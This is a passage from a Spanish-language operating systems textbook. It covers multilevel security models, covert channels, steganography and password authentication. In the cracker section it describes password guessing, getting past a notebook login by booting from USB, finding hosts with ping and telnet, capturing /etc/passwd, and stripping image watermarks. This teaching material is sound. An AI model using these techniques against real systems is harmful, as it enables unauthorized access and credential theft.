El modelo de seguridad multinivel más utilizado en el mundo es el **modelo Bell-La Padula**, por lo que empezaremos con él (Bell y La Padula, 1973). Este modelo se diseñó para manejar la seguridad militar, pero también se puede aplicar a otras organizaciones. En el mundo militar, los documentos (objetos) pueden tener un nivel de seguridad, como no clasificado, confidencial, secreto y de alta confidencialidad. A las personas también se les asignan estos niveles, dependiendo de los documentos que puedan ver. Un general podría tener permiso para ver todos los documentos, mientras que a un teniente se le podría restringir a todos los documentos clasificados como confidenciales o con un nivel menor de seguridad. Un proceso que se ejecute a beneficio de un usuario adquiere el nivel de seguridad del usuario. Como hay varios niveles de seguridad, a este esquema se le conoce como **sistema de seguridad multinivel**.

El modelo Bell-La Padula tiene reglas sobre la forma en que debe fluir la información:

1. **La propiedad de seguridad simple** Un proceso que se ejecuta en el nivel de seguridad *k* sólo puede leer objetos que estén en su nivel o en uno menor. Por ejemplo, un general pue-

de leer los documentos de un teniente, pero un teniente no puede leer los documentos de un general.

2. **La propiedad *** Un proceso que se ejecuta en el nivel de seguridad *k* sólo puede escribir objetos en su nivel o en uno mayor. Por ejemplo, un teniente puede adjuntar un mensaje en la bandeja de correo de un general para decirle todo lo que sabe, pero un general no puede adjuntar un mensaje en la bandeja de correo de un teniente para decirle todo lo que sabe, ya que el general puede haber visto documentos de alta confidencialidad que no se pueden divulgar a un teniente.

En síntesis, los procesos pueden leer en niveles menores y escribir en niveles mayores, pero no al revés. Si el sistema implementa con rigor estas dos propiedades, se puede demostrar que no puede haber fuga de información de un nivel de seguridad más alto a uno más bajo. La propiedad * se denominó así debido a que en el informe original, los autores no podían idear un buen nombre para ella y utilizaron * como un receptáculo temporal hasta que pudieran idear un nuevo nombre. Nunca lo hicieron, y el informe se imprimió con el *. En este modelo, los procesos leen y escriben objetos, pero no se comunican entre sí de una manera directa. El modelo Bell-La Padula se ilustra en modo gráfico en la figura 9-13.




Figura 9-13. El modelo de seguridad multinivel Bell-La Padula.

En esta figura, una flecha (sólida) de un objeto a un proceso indica que el proceso está leyendo el objeto; es decir, la información fluye del objeto al proceso. De manera similar, una flecha (punteada) de un proceso a un objeto indica que el proceso está escribiendo en el objeto; es decir,

la información fluye del proceso al objeto. Por ende, toda la información fluye en la dirección de las flechas. Por ejemplo, el proceso *B* puede leer del objeto *1*, pero no del objeto *3*.

La propiedad de seguridad simple establece que todas las flechas sólidas (lectura) deben ir hacia los lados o hacia arriba. La propiedad * establece que todas las flechas punteadas (escritura) también van hacia los lados o hacia arriba. Como la información fluye sólo en forma horizontal o hacia arriba, cualquier información que empieza en el nivel *k* no puede aparecer en un nivel inferior. En otras palabras, nunca hay una ruta que mueva información hacia abajo, con lo cual se garantiza la seguridad del modelo.

El modelo Bell-La Padula hace referencia a la estructura organizacional, pero en última instancia el sistema operativo es quien tiene que implementarlo. Una manera de hacerlo es asignar a cada usuario un nivel de seguridad, que se debe almacenar junto con otros datos específicos del usuario, como el UID y el GID. Al momento de iniciar sesión, el shell del usuario adquiere su nivel de seguridad, y todos sus hijos lo heredan. Si un proceso que se ejecuta en el nivel de seguridad *k* trata de abrir un archivo u otro objeto cuyo nivel de seguridad sea mayor que *k*, el sistema operativo debe rechazar el intento de apertura. Todos los intentos similares de abrir cualquier objeto de un nivel de seguridad menor que *k* para escribir en él deben fallar.

El modelo Biba

Para sintetizar el modelo Bell-La Padula en términos militares, un teniente puede pedir a un soldado raso que revele todo lo que sabe, para después copiar esta información en el archivo de un general sin violar la seguridad. Ahora usemos el mismo modelo en términos de civiles. Imagine una empresa en la que los conserjes tienen el nivel de seguridad 1, los programadores tienen el nivel de seguridad 3 y el presidente de la empresa tiene el nivel de seguridad 5. Mediante el uso del modelo Bell-La Padula, un programador puede consultar con un conserje sobre los futuros planes de la empresa y después sobrescribir los archivos del presidente que contengan la estrategia corporativa. No todas las empresas se sentirían igual de entusiasmadas con este modelo.

El problema con el modelo Bell-La Padula es que se ideó para guardar secretos, no para garantizar la integridad de los datos. Para esto último necesitamos precisamente las propiedades inversas (Biba, 1977):

1. **El principio de integridad simple** Un proceso que se ejecuta en el nivel de seguridad *k* sólo puede escribir objetos en su nivel o en uno inferior (no hay escrituras hacia arriba).

2. **La propiedad * de integridad** Un proceso que se ejecute en el nivel de seguridad *k* puede leer sólo los objetos en su nivel o en uno superior (no hay lecturas hacia abajo).

En conjunto, estas propiedades aseguran que el programador pueda actualizar los archivos del conserje con la información adquirida del presidente, pero no viceversa. Desde luego que ciertas organizaciones desean tanto las propiedades de Bell-La Padula como las de Biba, pero como están en conflicto directo, es difícil de obtener las propiedades de ambos modelos a la vez.

9.3.8 Canales encubiertos

Todas estas ideas sobre modelos formales y sistemas definitivamente seguros suenan bien, pero ¿en realidad funcionan? En una palabra: no. Aun en un sistema que tenga un modelo de seguridad subyacente, que haya demostrado ser seguro y que esté implementado en forma correcta, puede haber fugas de seguridad. En esta sección analizaremos cómo puede haber fuga de información incluso cuando se haya demostrado con rigor que dicha fuga es matemáticamente imposible. Estas ideas se deben a Lampson (1973).

El modelo de Lampson se formuló originalmente en términos de un solo sistema de tiempo compartido, pero se pueden adaptar las mismas ideas a las LANs y otros entornos multiusuario. En su forma más pura, implica tres procesos en cierta máquina protegida. El primer proceso (el cliente) desea que el segundo (el servidor) realice cierto trabajo. El cliente y el servidor no confían completamente uno en el otro. Por ejemplo, el trabajo del servidor es ayudar a que los clientes llenen sus formularios fiscales. A los clientes les preocupa que el servidor registre en secreto sus datos financieros; por ejemplo, para mantener una lista secreta de cuánto gana cada quién, y después vender la lista. Al servidor le preocupa que los clientes traten de robar el valioso programa fiscal.

El tercer proceso es el colaborador, que está conspirando con el servidor para robar los datos confidenciales de los clientes. Por lo general, el colaborador y el servidor son propiedad de la misma persona. Estos tres procesos se muestran en la figura 9-14. El objeto de este ejercicio es diseñar un sistema en el que sea imposible que el proceso servidor filtre al proceso colaborador la información que ha recibido de manera legítima del proceso cliente. A este problema, Lampson lo llamó **problema del confinamiento**.




Figura 9-14. (a) Los procesos cliente, servidor y colaborador. (b) El servidor encapsulado puede seguir filtrando la información al colaborador a través de los canales encubiertos.

Desde el punto de vista del diseñador, el objetivo es encapsular o confinar el servidor de tal forma que no pueda pasar información al colaborador. Mediante el uso de un esquema de matriz de protección, podemos garantizar con facilidad que el servidor no se podrá comunicar con el colaborador mediante la escritura de un archivo para el que el colaborador tiene acceso de lectura. Es probable que también podamos asegurar que el servidor no se podrá comunicar con el colaborador mediante el uso del mecanismo de comunicación entre procesos del sistema.

Por desgracia también pueden existir canales de comunicación más sutiles. Por ejemplo, el servidor puede tratar de comunicar un flujo de bits binario de la siguiente manera. Para enviar un bit 1, realiza todos los cálculos que pueda durante un intervalo fijo. Para enviar un bit 0, permanece inactivo durante la misma cantidad de tiempo.

El colaborador puede tratar de detectar el flujo de bits al monitorear cuidadosamente su tiempo de respuesta. En general, obtendrá una mejor respuesta cuando el servidor envíe un 0 que cuando envíe un 1. Este canal de comunicación se conoce como **canal encubierto**, y se ilustra en la figura 9-14(b).

Desde luego que el canal encubierto es un canal ruidoso, que contiene mucha información extraña, pero ésta se puede enviar de manera confiable a través de un canal ruidoso si se utiliza un código de corrección de errores (por ejemplo, un código de Hamming o inclusive algo más sofisticado). Al utilizar un código de corrección de errores se reduce aún más el ancho de banda (que de por sí es bajo) del canal encubierto, pero de todas formas puede ser suficiente como para filtrar una cantidad considerable de información. Es bastante obvio que ningún modelo de protección basado en una matriz de objetos y dominios podrá evitar este tipo de fuga.

La modulación del uso de la CPU no es el único canal encubierto. La velocidad de paginación también se puede modular (muchos fallos de página para un 1, ningún fallo de página para un 0). De hecho, casi cualquier forma de degradar el rendimiento del sistema de una manera sincronizada puede ser candidato. Si el sistema proporciona una forma de bloquear los archivos, entonces el servidor puede bloquear cierto archivo para indicar un 1, y desbloquearlo para indicar un 0. En algunos sistemas es posible que un proceso detecte el estado de un bloqueo, incluso en un archivo que no pueda utilizar. Este canal encubierto se muestra en la figura 9-15, en donde el archivo se bloquea o se desbloquea durante cierto intervalo fijo, conocido para el servidor y para el colaborador. En este ejemplo se está transmitiendo el flujo de bits secreto 11010100.




Figura 9-15. Un canal encubierto que utiliza bloqueo de archivos.

Bloquear y desbloquear un archivo *S* preparado con anticipación no es un canal especialmente ruidoso, pero sí requiere de una sincronización bastante precisa, a menos que la velocidad de bits sea muy baja. La confiabilidad y el rendimiento se pueden incrementar incluso más si se utiliza un

protocolo de reconocimiento. Este protocolo utiliza otros dos archivos (*F1* y *F2*) bloqueados por el servidor y el colaborador, respectivamente, para mantener los dos procesos sincronizados. Después de que el servidor bloquea o desbloquea *S*, cambia el estado de bloqueo de *F1* para indicar que se ha enviado un bit. Después de que el colaborador lee el bit, cambia el estado de bloqueo de *F2* para indicar al servidor que está listo para recibir otro bit, y espera hasta que se cambia otra vez el bloqueo de *F1* para indicar que hay otro bit presente en *S*. Este protocolo es muy confiable ya que no requiere sincronización, inclusive en un sistema ocupado, y puede proceder con tanta rapidez como se puedan programar los dos procesos. Para obtener un ancho de banda más alto, ¿por qué no utilizamos dos archivos por cada bit, o creamos un canal con anchura de un byte y ocho archivos de señalización, de *S0* hasta *S7*?

La adquisición y liberación de los recursos dedicados (unidades de cinta y plotters, por ejemplo) también se pueden utilizar para la señalización. El servidor adquiere el recurso para enviar un 1 y lo libera para enviar un 0. En UNIX, el servidor podría crear un archivo para indicar un 1 y eliminarlo para indicar un 0; el colaborador podría utilizar la llamada al sistema `access` para ver si el archivo existe. Esta llamada funciona incluso si el colaborador no tiene permiso para usar el archivo. Por desgracia existen muchos canales encubiertos.

Lampson también mencionó una forma de filtrar información al propietario (humano) del proceso servidor. Se supone que el proceso servidor tiene el derecho de indicar a su propietario cuánto trabajo realizó por el cliente, para poder cobrarle. Si la factura por el cálculo realizado es de $100 por ejemplo, y el ingreso del cliente es de $53,000, el servidor podría reportar la factura como de $100.53 a su propietario.

Si es muy difícil tan sólo encontrar todos los canales encubiertos, es mucho más difícil bloquearlos. En la práctica no se puede hacer mucho. La acción de introducir un proceso que produzca fallos de página al azar o que invierta su tiempo de cualquier otra forma que degrade el rendimiento del sistema, para poder reducir el ancho de banda de los canales encubiertos, no es una proposición atractiva.

Esteganografía

Se puede utilizar un tipo ligeramente distinto de canal encubierto para pasar información secreta entre procesos, incluso cuando un humano o un censor automatizado pueda inspeccionar todos los mensajes entre los procesos y vetar los que sean sospechosos. Por ejemplo, considere una empresa que comprueba en forma manual todo el correo electrónico saliente que envían sus empleados, para asegurar que no estén filtrando secretos a sus cómplices o competidores fuera de la empresa. ¿Existe alguna forma de que un empleado contrabandee volúmenes considerables de información confidencial justo debajo de la nariz del censor? Resulta ser que sí la hay.

Considere la figura 9-16(a) como un buen ejemplo. Esta fotografía que tomó el autor en Kenya contiene tres cebras que contemplan un árbol. La figura 9-16(b) parece tener las mismas tres cebras y el mismo árbol acacia, pero se le agregó una atracción adicional. Contiene el texto íntegro de cinco obras de Shakespeare: *Hamlet*, *El Rey Lear*, *Macbeth*, *El mercader de Venecia* y *Julio César*. En conjunto, estas obras contienen más de 700 KB de texto.




Figura 9-16. (a) Tres cebras y un árbol. (b) Tres cebras, un árbol y el texto completo de cinco obras de William Shakespeare.

¿Cómo funciona este canal encubierto? La imagen de color original es de 1024 × 768 pixeles. Cada pixel consiste en tres números de 8 bits, uno para cada intensidad de color rojo, verde y azul de ese pixel. El color del píxel se forma mediante la superposición lineal de los tres colores. El método de codificación utiliza el bit de menor orden de cada valor de color RGB como un canal encubierto. Así, cada píxel tiene espacio para 3 bits de información secreta, uno en el valor rojo, otro en el valor verde y uno más en el valor azul. En una imagen de este tamaño se pueden almacenar hasta 1024 × 768 × 3 bits (294,912 bytes) de información secreta.

El texto completo de las cinco obras y un aviso corto suman 734,891 bytes. Esto se comprimió primero a cerca de 274 KB mediante el uso de un algoritmo de compresión estándar. Después, el resultado comprimido se cifró y se insertó en los bits de menor orden de cada valor de color. Como se puede ver (o en realidad, no se puede), la existencia de la información es completamente invisible. Es igual de invisible en la versión grande a color de la foto. El ojo no puede distinguir con facilidad el color de 7 bits del color de 8 bits. Una vez que el archivo de imagen logra burlar al censor, el receptor sólo extrae todos los bits de menor orden, aplica los algoritmos de cifrado y descompresión, y recupera los 734,891 bytes originales. Al proceso de ocultar la existencia de información de esta manera se le conoce como **esteganografía** (de las palabras griegas para "escritura encubierta"). La esteganografía no es popular en las dictaduras que tratan de restringir la comunicación entre sus ciudadanos, pero si lo es popular con las personas que creen firmemente en la libertad de expresión.

Ver las dos imágenes en blanco y negro con baja resolución en realidad no hace justicia para expresar el poder que tiene esta técnica. Para que el lector tenga una idea más concisa sobre la forma en que funciona la esteganografía, el autor ha preparado una demostración, incluyendo la imagen a todo color de la figura 9-16(b) con las cinco obras incrustadas. La demostración se puede ver en *www.cs.vu.nl/~ast*. Haga clic en el vínculo covered writing bajo la sección STEGANOGRAPHY DEMO. Después siga las instrucciones en esa página para descargar la imagen y las herramientas de esteganografía necesarias para extraer las obras.

Otro de los usos de la esteganografía es para insertar marcas de agua ocultas en las imágenes que se utilizan en páginas Web para detectar su robo y reutilizarlas en otras páginas Web. Si su página Web contiene una imagen con el mensaje secreto “Copyright 2008, General Images Corporation”, tal vez tenga problemas para convencer a un juez que usted fue quien produjo la imagen. También se pueden aplicar marcas de agua en la música, las películas y otros tipos de materiales.

Desde luego que el hecho de que las marcas de agua se utilicen de esta forma anima a ciertas personas a buscar maneras de quitarlas. Para vencer un esquema que almacena información en los bits de menor orden de cada píxel, se gira la imagen 1 grado en sentido a favor de las manecillas del reloj y después se convierte a un sistema con pérdidas como JPEG. Luego se gira 1 grado en sentido contrario. Por último, la imagen se puede volver a convertir al sistema de codificación original (como gif, bmp o tif). La conversión a JPEG con pérdidas desordenará los bits de menor orden y los giros requieren muchos cálculos de punto flotante, los cuales introducen errores de redondeo y agregan ruido a los bits de menor orden. Las personas que ponen las marcas de agua saben esto (o deberían saberlo), por lo que colocan su información de copyright de manera redundante y utilizan otros esquemas además de sólo usar los bits de menor orden de los píxeles. A su vez, esto estimula a los atacantes para que busquen mejores técnicas de remoción. Y esto nunca acaba.

9.4 AUTENTICACIÓN

Todo sistema computacional *seguro* debe requerir que todos los usuarios se autentiquen al momento de iniciar sesión. Después de todo, si el sistema operativo no puede estar seguro de quién es el usuario, tampoco puede saber a qué archivos y otros recursos puede acceder. Aunque la autenticación puede parecer un tema trivial, es un poco más complicado de lo que se podría esperar. Siga leyendo.

La autenticación de los usuarios es una de las cosas que queríamos expresar con lo de “la ontogenia recapitula la filogenia” en la sección 1.5.7. Las primeras mainframes como ENIAC no tenían un sistema operativo, mucho menos un procedimiento de inicio de sesión. Los posteriores sistemas mainframe de procesamiento por lotes y tiempo compartido tenían por lo general un procedimiento de inicio de sesión para autenticar los trabajos y los usuarios.

Las primeras minicomputadoras (por ejemplo, PDP-1 y PDP-8) no tenían un procedimiento de inicio de sesión, pero con el esparcimiento de UNIX en la minicomputadora PDP-11, de nuevo era necesario tener uno. Las primeras computadoras personales (por ejemplo, Apple II y la IBM PC original) no tenían un procedimiento de inicio de sesión, pero los sistemas operativos de computadora personal más sofisticados como Linux y Windows Vista sí lo tienen (aunque los usuarios imprudentes lo pueden deshabilitar). Las máquinas en las LANs corporativas casi siempre tienen configurado un procedimiento de inicio de sesión, de manera que los usuarios no lo puedan evitar. Por último, muchas personas hoy en día inician sesión (de manera indirecta) en computadoras remotas para realizar operaciones bancarias por Internet, compras electrónicas, descargar música y otras actividades comerciales. Todas estas actividades requieren de un inicio de sesión autenticado, por lo que una vez más la autenticación de los usuarios es un tema importante.

Habiendo determinado que la autenticación es a menudo importante, el siguiente paso es encontrar una buena manera de hacer que funcione. La mayoría de los métodos para autenticar usuarios cuando tratan de iniciar sesión se basan en uno de tres principios generales, que a saber identifican

1. Algo que el usuario conoce.
2. Algo que el usuario tiene.
3. Algo que el usuario es.

Algunas veces se requieren dos de estos principios para una seguridad adicional. Estos principios producen distintos esquemas de autenticación con distintas complejidades y propiedades de seguridad. En las siguientes secciones examinaremos cada uno de ellos en orden.

Las personas que desean ocasionar problemas en un sistema en particular primero tienen que iniciar sesión en ese sistema, para lo cual tienen que pasar por el procedimiento de autenticación que se utilice. En la prensa popular, a estas personas se les conoce como **hackers**. Sin embargo, en el mundo de las computadoras la palabra "hacker" es un término honorario que se reserva para los grandes programadores. Aunque algunos de ellos son granujas, muchos no lo son. La prensa se equivocó en este caso. Para diferenciar a los verdaderos hackers, utilizaremos el término en el sentido original y a las personas que tratan de irrumpir en los sistemas computacionales a los que no pertenecen les llamaremos **crackers**. Algunas personas hablan sobre los **hackers de sombrero blanco** para referirse a los tipos buenos, y sobre los **hackers de sombrero negro** para referirse a los tipos malos, pero con base en nuestra experiencia la mayoría de los hackers permanecen en el interior todo el tiempo y no utilizan sombreros, así que no se les puede diferenciar por ello.

9.4.1 Autenticación mediante el uso de contraseñas

La forma más utilizada de autenticación es requerir que el usuario escriba un nombre de inicio de sesión y una contraseña. La protección mediante contraseñas es fácil de comprender y de implementar. La implementación más simple sólo mantiene una lista central de pares (nombre-inicio-sesión, contraseña). El nombre de inicio de sesión que se introduce se busca en la lista y la contraseña introducida se compara con la contraseña almacenada. Si coinciden, se permite al usuario que inicie sesión; en caso contrario, se rechaza.

Tal vez no haya necesidad de decir que mientras se escribe una contraseña en la computadora, ésta no debe mostrar los caracteres escritos, para evitar que alguien cercano al monitor los vea. En Windows, a medida que se escribe cada carácter aparece un asterisco. En UNIX no aparece ningún carácter a medida que se escribe la contraseña. Estos esquemas tienen distintas propiedades. El esquema de Windows puede servir para que los usuarios distraídos vean fácilmente cuántos caracteres han escrito en cierto momento, pero esto también divulga la longitud de la contraseña a los fisgones. Desde la perspectiva de seguridad, el silencio es oro.

Otra área en la que hay implicaciones graves si no se realiza bien el trabajo es la que se muestra en la figura 9-17. En la figura 9-17(a) se muestra un inicio de sesión exitoso, con la salida del

sistema en mayúsculas y la entrada del usuario en minúsculas. En la figura 9-17(b) se muestra un intento fallido de un cracker por iniciar sesión en el Sistema *A*. En la figura 9-17(c) se muestra un intento fallido de un cracker por iniciar sesión en el Sistema *B*.

```
USUARIO: mitch
CONTRASEÑA: FooBar!-7
INICIO DE SESION EXITOSO
```
(a)

```
USUARIO: carol
NOMBRE DE USUARIO INVALIDO
USUARIO:
```
(b)

```
USUARIO: carol
CONTRASEÑA: yonose
INICIO DE SESION INVALIDO
USUARIO:
```
(c)

Figura 9-17. (a) Un inicio de sesión exitoso. (b) Se rechaza el inicio de sesión después de introducir un nombre. (c) Se rechaza el inicio de sesión después de escribir el nombre y la contraseña.

En la figura 9-17(b), el sistema se queja tan pronto como ve un nombre de inicio de sesión inválido. Esto es un error, ya que permite al cracker seguir probando nombres de inicio de sesión hasta que encuentra uno válido. En la figura 9-17(c), al cracker siempre se le pide una contraseña y no recibe ninguna pista sobre si el nombre de inicio de sesión es válido o no. Todo lo que aprende es que la combinación entre el nombre de inicio de sesión y la contraseña es incorrecta.

Como observación adicional sobre el inicio de sesión, la mayoría de las computadoras notebook se configuran para requerir un nombre de usuario y una contraseña, de manera que su contenido esté protegido en caso de que se pierdan o sean robadas. Aunque eso es mejor que nada, no es mucho mejor que nada. Cualquiera que se apodere de la notebook puede iniciarla y de inmediato ir al programa de configuración del BIOS, oprimiendo SUPR, F8 o alguna otra tecla específica para el BIOS (que por lo general aparece en la pantalla) antes de que se inicie el sistema operativo. Una vez ahí, puede modificar la secuencia de arranque para que la computadora arranque desde una memoria USB antes de intentar con el disco duro. Después, el saboteador inserta una memoria USB que contenga un sistema operativo completo y arranca la computadora desde ahí. Una vez en ejecución el disco duro se puede montar (en UNIX) o utilizar como la unidad *D:* (Windows). Para evitar esta situación, la mayoría de los BIOS permiten que el usuario proteja el programa de configuración con contraseña, de manera que sólo el propietario pueda cambiar la secuencia de arranque. Si usted tiene una computadora notebook, deje de leer en este momento. Vaya y ponga una contraseña en su BIOS, y después regrese.

Cómo entran a la fuerza los crackers

Para entrar a la fuerza, la mayoría de los crackers se conectan a la computadora destino (por ejemplo, a través de Internet) y prueban muchas combinaciones (nombre de usuario, contraseña) hasta que encuentran una que funciona. Muchas personas utilizan su nombre en una forma u otra como su nombre de inicio de sesión. Para Ellen Ann Smith, algunos candidatos razonables podrían ser ellen, smith, ellen_smith, ellen-smith, ellen.smith, emith, easmith y eas. Con uno de esos libros ti-

tulado *4096 nombres para su nuevo bebé* más una agenda telefónica llena de apellidos, un cracker puede compilar con facilidad una lista computarizada de nombres de inicio potenciales apropiados para el país que va a atacar (ellen_smith podría funcionar bien en los Estados Unidos o en Inglaterra, pero tal vez no en Japón).

Desde luego que no basta con adivinar el nombre de inicio de sesión. También hay que adivinar la contraseña. ¿Qué tan difícil es eso? Más fácil de lo que podría creer. Morris y Thompson (1979) realizaron un trabajo clásico sobre la seguridad de las contraseñas en sistemas UNIX. Compilaron una lista de contraseñas probables: nombres y apellidos, nombres de calles, nombres de ciudades, palabras de un diccionario de tamaño moderado (también palabras deletreadas a la inversa), números de placas de automóviles y cadenas cortas de caracteres aleatorios. Después compararon su lista con el archivo de contraseñas del sistema para ver si había coincidencias. Cerca de 86% de las contraseñas aparecieron en su lista. Klein (1990) obtuvo un resultado similar.

A no ser que alguien piense que los usuarios de mejor calidad eligen contraseñas de mejor calidad, tenga la seguridad de que no es así. En 1997, una encuesta sobre las contraseñas utilizadas en el distrito financiero de Londres reveló que el 82% de ellas se podían adivinar con facilidad. Las contraseñas de uso común eran términos sexuales, expresiones abusivas, nombres de personas (a menudo un miembro familiar o un deportista famoso), destinos para vacacionar y objetos comunes de oficina (Kabay, 1997). Así, un cracker puede compilar una lista de nombres potenciales de inicio de sesión y una lista de contraseñas potenciales sin mucho trabajo.

El crecimiento de Web ha empeorado todavía más el problema. En vez de tener sólo una contraseña, muchas personas ahora tienen una docena o más. Como es muy difícil recordarlas todas, tienden a elegir contraseñas simples y débiles, y las reutilizan en muchos sitios Web (Florencio y Herley, 2007; Gaw y Felten, 2006).

¿Realmente importa si las contraseñas son fáciles de adivinar? Definitivamente. En 1998, el periódico *San Jose Mercury News* reportó que un residente de Berkeley llamado Peter Shipley había configurado varias computadoras sin uso como "**war dialers**", que marcaban los 10,000 números telefónicos que pertenecían a una central telefónica [por ejemplo, (415) 770-xxxx], por lo general en orden aleatorio para frustrar a las compañías telefónicas que reprueban dicho uso y traten de detectarlo. Después de realizar 2.6 millones de llamadas, localizó 20,000 computadoras en el área de la bahía, 200 de las cuales no tenían ningún tipo de seguridad. Peter estimó que un cracker determinado podría irrumpir en casi 75% de las otras computadoras (Denning, 1999). Y esto fue en la época del "Periodo Jurásico", en donde la computadora tenía que marcar los 2.6 millones de números telefónicos.

No sólo hay crackers en California. Un cracker australiano trató de hacer lo mismo. Entre los muchos sistemas en los que irrumpió había una computadora de Citibank en Arabia Saudita, que le permitió obtener números de tarjetas de crédito y límites de crédito (en un caso, $5 millones) y registros de transacciones (incluyendo al menos una visita a un burdel). Uno de sus crackers colegas también irrumpió en el banco y recolectó 4000 números de tarjetas de crédito (Denning, 1999). Si se utilizara dicha información con malicia, el banco sin duda negaría con énfasis y vigor que pudiera tener una falla, y afirmaría que el cliente debió haber divulgado la información.

Para los crackers, Internet es un regalo de Dios, ya que elimina todos los aspectos tediosos de su trabajo. Ya no hay necesidad de marcar números telefónicos. El "war dialing" ahora funciona de la siguiente manera. Cada computadora en Internet tiene una **dirección IP** (de 32 bits) que se

utiliza para identificarla. Por lo general, las personas escriben estas direcciones en **notación decimal con puntos** como *w.x.y.z*, en donde cada uno de los cuatro componentes de la dirección IP es un entero de 0 a 255 en decimal. Un cracker puede probar con facilidad si alguna computadora tiene esta dirección IP y está funcionando, mediante el siguiente comando:

```
ping w.x.y.z
```

en el shell o símbolo del sistema. Si la computadora está viva, responderá y el programa *ping* indicará cuánto tiempo duró el viaje redondo en milisegundos (aunque algunos sitios ahora deshabilitan el comando *ping* para evitar este tipo de ataque). Es fácil escribir un programa para hacer ping con grandes números de direcciones IP de manera sistemática, algo parecido a lo que hacía el war dialer. Si se encuentra una computadora encendida en *w.x.y.z*, el cracker puede tratar de entrar mediante el comando:

```
telnet w.x.y.z
```

Si se acepta el intento de conexión (que es muy poco probable, ya que no todos los administradores de sistemas desean inicios de sesión aleatorios a través de Internet), el cracker puede empezar a probar nombres de inicio de sesión y contraseñas de sus listas. Al principio es un proceso de prueba y error. Sin embargo, tal vez el cracker pueda irrumpir unas cuantas veces y capturar el archivo de contraseñas (que se ubica en */etc/passwd* en los sistemas UNIX, y a menudo tiene permiso público de lectura). Después empezará a recolectar información estadística sobre las frecuencias de uso de los nombres de inicio de sesión para optimizar las búsquedas en el futuro.

Muchos demonios de telnet interrumpen la conexión TCP subyacente después de intentar sin éxito varios inicios de sesión, en un intento por detener a los crackers. Éstos responden iniciando muchos hilos en paralelo, trabajando en diferentes máquinas a la vez. Su objetivo es realizar todos los intentos por segundo que permita el ancho de banda de salida. Desde su punto de vista, no es mucha desventaja tener que dividir el esfuerzo entre muchas máquinas que se atacan al mismo tiempo.

